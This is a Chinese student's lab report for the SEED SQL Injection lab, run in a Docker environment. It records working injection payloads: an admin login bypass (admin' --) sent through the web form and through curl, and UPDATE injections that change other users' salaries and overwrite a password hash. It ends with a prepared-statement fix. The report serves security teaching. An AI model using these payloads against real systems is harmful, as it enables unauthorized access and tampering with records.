

SQL Injection Attack Lab




姓名：王子卓

学号：57123242

实验报告需求：按实验指导书按步执行，实验报告记录执行的命令，对执行结果截屏，并对指导书中提出的问题进行回答和截屏展示。

1、实验环境设置

1.1 启动 Docker，并进入 docker 环境, 准备实验

任务：启动 docker 并进入实验环境，检查容器、DNS 和数据库设置
命令： cd Labsetup dcup
截图： 
dockps
截图： 
DNS 和数据库检查
截图： 

2、实验步骤

2.1 Task 1: Get Familiar with SQL Statements

任务：根据任务书要求登录进入 Mysql，查看数据库信息、表信息以及 Alice 的 profile 信息。

位置：SEED

命令：

mysql -u root -p #密码是 dees

use sqllab_users;

show tables;

SELECT * FROM credential WHERE name = 'Alice';

截图

```
root@9f3a9a2d5890:/# mysql -u root -p dees
Enter password:
ERROR 1049 (42000): Unknown database 'dees'
root@9f3a9a2d5890:/# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

图 1：登录进入 mysql

mysql> show tables;

Tables_in_sqllab_users
credential

1 row in set (0.00 sec)

mysql> use sqllab_users

Database changed

图 2、3：选择数据库 sqllab_users，查看表，看到 credential

```
mysql> SELECT * FROM credential WHERE name = 'Alice';
+----+-----+-----+-----+-----+-----+-----+-----+
| id | name | eid | salary | birth | ssn | address | email |
|----+-----+-----+-----+-----+-----+-----+-----+
| 2 | Alice | 10000 | 20000 | 1990-09-20 | 10211002 | Alice Address | alice@example.com |
|  |  |  |  |  |  |  |  |
+----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

图 4：查询 Alice 的全部个人信息

2.2 Task 2: SQL Injection Attack on SELECT Statement

任务 2.2.1：从网页端在没有 admin 账户密码的情况下，登陆进入 admin 账号
环境：SEED

命令

截图（可以有多组）

Employee Profile Login

USERNAMEadmin' --

PASSWORD...

Login

Copyright © SEED LABs

图 1：通过网页端无密码登陆进 admin 帐号，密码随便填
注意：这个登录名是 admin + 单引号 + 空格 + -- + 空格

SEEDLABS Home Edit Profile Logout

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Admin	99999	400000	1975-03-05	43254314	Admin	admin@example.com	Admin Address	1234567
Alice	10000	20000	1990-09-20	10211002	Alice	alice@example.com	Alice Address	1234567
Boby	20000	50000	1990-04-20	10213352	Boby	boby@example.com	Boby Address	1234567
Ryan	30000	90000	1990-04-10	32193525	Ryan	ryan@example.com	Ryan Address	1234567
Samy	40000	40000	1990-01-11	32111111	Samy	samy@example.com	Samy Address	1234567
Ted	50000	110000	1990-11-03	24343244	Ted	ted@example.com	Ted Address	1234567

图 2：看到所有员工的信息页面

结果说明：

我们登录过程中后台 SQL 本来是：SELECT ... FROM credential WHERE name=' \$input_uname' AND Password=' \$hashed_pwd'，输入 admin' - 后，后台 SQL 大致是：SELECT ... WHERE name=' admin' -- ' AND Password='...'，因为一是 SQL 的注释，会把后面关于 password 的检查条件注释掉，于是条件只检查 name=admin

关于 2.1 过程中一个有意思的报错注入信息收集：

因为笔者的电脑仍然不能使用 labsetup 正常建出一个有表的数据库，所以又自己手搓了一个，好在实验要用到的表格而并不复杂。不过因为我们创建表的时候漏掉了 phoneNumber 这一列，导致后端 PHP 代码查询信息的时候无法读取到，出现了这样的报错。

There was an error running the query [Unknown column 'phoneNumber' in 'field list']\n

在实际的安全测试中,攻击者经常遇到数据库结构未知的情况,通过报错信息推测出后端的表结构。正是因为我们手动建立表格,才能看到这样一个报错注入信息收集,wirklich worth it。

用以下两个语句修改表的结构和内容:

```
ALTER TABLE credential ADD COLUMN phoneNumber VARCHAR(20);
```

```
UPDATE credential SET phoneNumber = '1234567890';
```

```
mysql> ALTER TABLE credential ADD COLUMN phoneNumber VARCHAR(20);
Query OK, 0 rows affected (0.18 sec)
Records: 0 Duplicates: 0 Warnings: 0
```

```
mysql> UPDATE credential SET phoneNumber = '1234567890';
Query OK, 6 rows affected (0.02 sec)
Rows matched: 6 Changed: 6 Warnings: 0
```

任务 2.2.2: 从命令行在没有 admin 账户密码的情况下, 登陆进入 admin 账号
环境: SEED

命令

```
curl 'http://www.seed-server.com/unsafe_home.php?username=admin%27%20-
-%20&Password=123'
curl -s 'http://www.seed-server.com/unsafe_home.php?username=admin%27%20-
-%20&Password=123' | grep -i -A 2 "Alice"
```

截图 (可以有多组)

```
[09/11/26]seed@VM:~/Desktop$ curl 'http://www.seed-server.com/unsafe_home.php?us
ername=admin%27%20--%20&Password=123'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli
```

图 1: 用命令行工具 curl 模拟浏览器发送 HTTP 请求

```
[09/11/26]seed@VM:~/Desktop$ curl -s 'http://www.seed-server.com/unsafe_home.php
?username=admin%27%20--%20&Password=123' | grep -i -A 2 "Alice"
    <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li
i class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span
class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link
' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='log
out()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button
></div></nav><div class='container'><br><h1 class='text-center'><b> User Details
</b></h1><hr><br><table class='table table-striped table-bordered'><thead class
='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope
='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope
='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th sc
ope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Admin</th><td>
99999</td><td>400000</td><td>1975-03-05</td><td>43254314</td><td>Admin</td><td>a
dmin@example.com</td><td>Admin Address</td><td>1234567890</td></tr><tr><th scope
='row'> Alice</th><td>10000</td><td>20000</td><td>1990-09-20</td><td>10211002</t
d><td>Alice</td><td>alice@example.com</td><td>Alice Address</td><td>1234567890</
td></tr><tr><th scope='row'> Bobby</th><td>20000</td><td>50000</td><td>1990-04-20
```

图 2: 可以看到 Alice 的信息 (用第二个命令过滤一下会更方便找到)

结果说明：

至于为什么我们的命令行长成这个样子：首先，在 URL 中，单引号和空格不能直接写，必须转成 URL 编码，单引号为%27，空格为%20；其次，URL 前后必须要用英文单引号括起来，防止命令行把&解释成后台运行符；最后 unsafe_home.php 是刚才网页登录时实际处理请求的文件，这一点可以通过浏览器的 F12 开发者工具看到，我们使用的是标准路径。

任务 2.2.3：从网页端在登陆页面进行 SQL 注入攻击，在攻击中执行两条 SQL 语句
环境：SEED

命令

```
admin'; UPDATE credential SET salary=99999 WHERE name='Alice'; -- #所用 payload
USE sqllab_users;
SELECT name, salary FROM credential WHERE name='Alice';
```

截图（可以有多组）




图 1：在登陆界面的 USERNAME 栏输入 payload

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET salary=99999 WHERE name='Alice'; --' and Password='40bd001' at line 3]\n

图 2：登陆失败了

```
mysql> USE sqllab_users;
Database changed
mysql> SELECT name, salary FROM credential WHERE name='Alice';
+-----+-----+
| name  | salary |
+-----+-----+
| Alice | 20000  |
+-----+-----+
1 row in set (0.02 sec)
```

图 3：Alice 的工资也没有发生变化

结果说明：

从登陆的报错信息来看，MySQL 服务器接收到了整个字符串，但 PHP 的 query（）函数将其视为单条语句。MySQL 解析器遇到；然后看到 UPDATE，这对于单条查询来说是

非法的 context，所以抛出语法错误。这就引出了我们的 task3，分号堆叠行不通，我们就在原有的 UPDATE 语句内部篡改 SET 和 WHERE 子句。

2.3 Task 3: Task 3: SQL Injection Attack on UPDATE Statement

任务 2.3.1：按任务书要求，在 profile 修改页面修改 alice 自己的 salary

环境：SEED

命令

Alice', salary=99999 WHERE name='Alice'; # #这是填入的 payload

截图（可以有多个）

USERNAME

alice

PASSWORD

.....

图 1：正常登录 Alice

Edit Profile

Alice's Profile Edit

NickName

Alice

Email

alice@example.com

Address

Alice

Phone Number

1234567890

Password

Password

Edit Profile

Alice's Profile Edit

NickName

HERE name='Alice'; #

Email

alice@example.com

Address

Alice

Phone Number

1234567890

Password

Password

图 2、3：进入修改资料界面，利用 Nickname 项开始注入 payload

Alice Profile

Key	Value
Employee ID	10000
Salary	99999
Birth	1990-09-20

图 4：网页端工资已被修改

```
mysql> SELECT name, salary FROM credential WHERE name='Alice';
+-----+-----+
| name | salary |
+-----+-----+
| Alice | 99999 |
+-----+-----+
1 row in set (0.00 sec)
```

图 5: 在 MySQL 终端里查询，工资修改成功

结果说明:

在 profile 修改页面，后端执行的 SQL 大概长这样：UPDATE credential SET nickname='\$nick', email='\$email', address='\$addr', phonenumber='\$phone', password='\$pwd' WHERE name='\$user'; 在 UPDATE 语句里，我们可以利用逗号来追加修改字段。

此外我们用#注释掉后面多余的代码，原本代码末尾会有 WHERE name='Boby' 以及一个分号，这代表一个语句的结束，如果后面的内容不注释，会成为一条毫无头绪的新语句，SQL 语法就会报错。

任务 2.3.2: 按任务书要求，alice 在 profile 修改页面修改 boby 的 salary
环境: SEED

命令

Alice', salary=1 WHERE name='Boby'; # #这是填入的 payload

截图（可以有多组）

图 1: 仍然回到 Alice 的修改 profile 界面，在 nickname 输入 payload

```
mysql> SELECT name, salary FROM credential WHERE name='Boby';
+-----+-----+
| name | salary |
+-----+-----+
| Boby | 1 |
+-----+-----+
1 row in set (0.00 sec)
```

图 2: 保存后，在 MySQL 终端查询 boby 的工资，发现修改成功

结果说明:

大致原理与上一个任务相似，Alice'，闭合原本的 Nickname 值，并用逗号继续追加 SET 字段。WHERE name='Boby' 这里把原本的查询条件 WHERE name='Alice' 改成了 WHERE

name='Boby'，这样改动就会落到Boby头上。

任务 2.3.3: 按任务书要求, alice 在 profile 修改页面修改 boby 的密码, 注意密码是以 hash 的方式存储在数据库中
环境: SEED

```
命令
echo -n "newpassword" | shasum
Alice', password='哈希值 ' WHERE name='Boby'; #
USE sqlmap_users;
SELECT name, password FROM credential WHERE name='Boby';
```

截图 (可以有多组)

```
[09/11/26]seed@VM:~/Desktop$ echo -n "newpassword" | shasum
f2c57870308dc87f432e5912d4de6f8e322721ba -
[09/11/26]seed@VM:~/Desktop$
```

图 1: 计算新密码的 SHA1 哈希值




图 2: 在 Alice 的 profile 界面注入 payload

```
mysql> SELECT name, password FROM credential WHERE name='Boby';
+-----+-----+
| name | password |
+-----+-----+
| Boby | f2c57870308dc87f432e5912d4de6f8e322721ba |
+-----+-----+
1 row in set (0.00 sec)
```

图 3: 在 MySQL 验证, Boby 的密码已经被成功替换, 其 HASH 就是我们改写的版本

结果说明:
在这个地方可能就有细心的人发现了, Boby 的 profile 里出现了 Alice 的名字, 在修改 Boby 密码的注入中, 由于我们将 payload 设置为 Alice', password=..., 这导致 Boby 的 nickname 也被顺带更新成了 'Alice'。

一点个人提问:
按理来说攻击者暴露身份应该是非常危险的, 但在这个实验里这是我们的 payload 构造的必然, 为了闭合原始 SQL 里的 nickname='', 最方便的做法就是输入 Alice', 这就导致 Boby 的昵称被顺带改成了 Alice, 在现实攻击里可以构造更狡猾的 Payload。

Boby Profile	
Key	Value
Employee ID	20000
Salary	1
Birth	1990-04-20
SSN	10213352
NickName	Alice

2.4 Task 4: Countermeasure — Prepared Statement

任务：按任务书要求，使用 prepared statement 的方式修改 unsafe.php，防御 SQL 注入攻击

环境：SEED

命令

cd /var/www/SQL_Injection/defense
nano unsafe.php

截图（可以有多组）

```
[09/10/26]seed@VM:~/Labsetup$ dockps
039e80d9b9d7  www-10.9.0.5
9f3a9a2d5890  mysql-10.9.0.6
[09/11/26]seed@VM:~/Labsetup$ docksh 039
root@039e80d9b9d7:/# cd /var/www/SQL_Injection/defense
root@039e80d9b9d7:/var/www/SQL_Injection/defense# nano unsafe.php
```

图 1：进入 web 容器，修改 unsafe.php

```
// do the query
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'")
if ($result->num_rows > 0) {
    // only take the first row
    $firstrow = $result->fetch_assoc();
    $id       = $firstrow["id"];
    $name     = $firstrow["name"];
    $eid      = $firstrow["eid"];
    $salary   = $firstrow["salary"];
    $ssn      = $firstrow["ssn"];
}
```

图 2：修改前

```

// do the query (Prepared Statement)
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name=? and Password=?");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$result = $stmt->get_result();

if ($result->num_rows > 0) {
    // only take the first row
    $firstrow = $result->fetch_assoc();
    $id       = $firstrow["id"];
}

```

图 3: 修改后

图 4: 访问 <http://www.seed-server.com/defense/>, 用 admin' -- 登录

Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

图 5: 数据库返回的是空白数据, 防御成功

结果说明:

使用 Prepared Statement 修复后, 再次注入 admin' --, 页面不再返回 Admin 的信息, 而是返回了空白结果, 防御生效了

代码解释: 为什么预处理语句能够实现代码与数据的分离?

我们使用普通查询的时候, MySQL 对整段话进行编译后才能知道哪些是命令, 哪些是数据。预处理语句把过程分为两步, 先让 MySQL 编译模板, 让它明确知道 SELECT、FROM、WHERE 是代码, 而两个? 是填数据的部分, 拿到数据时, MySQL 不再重新解析字符串。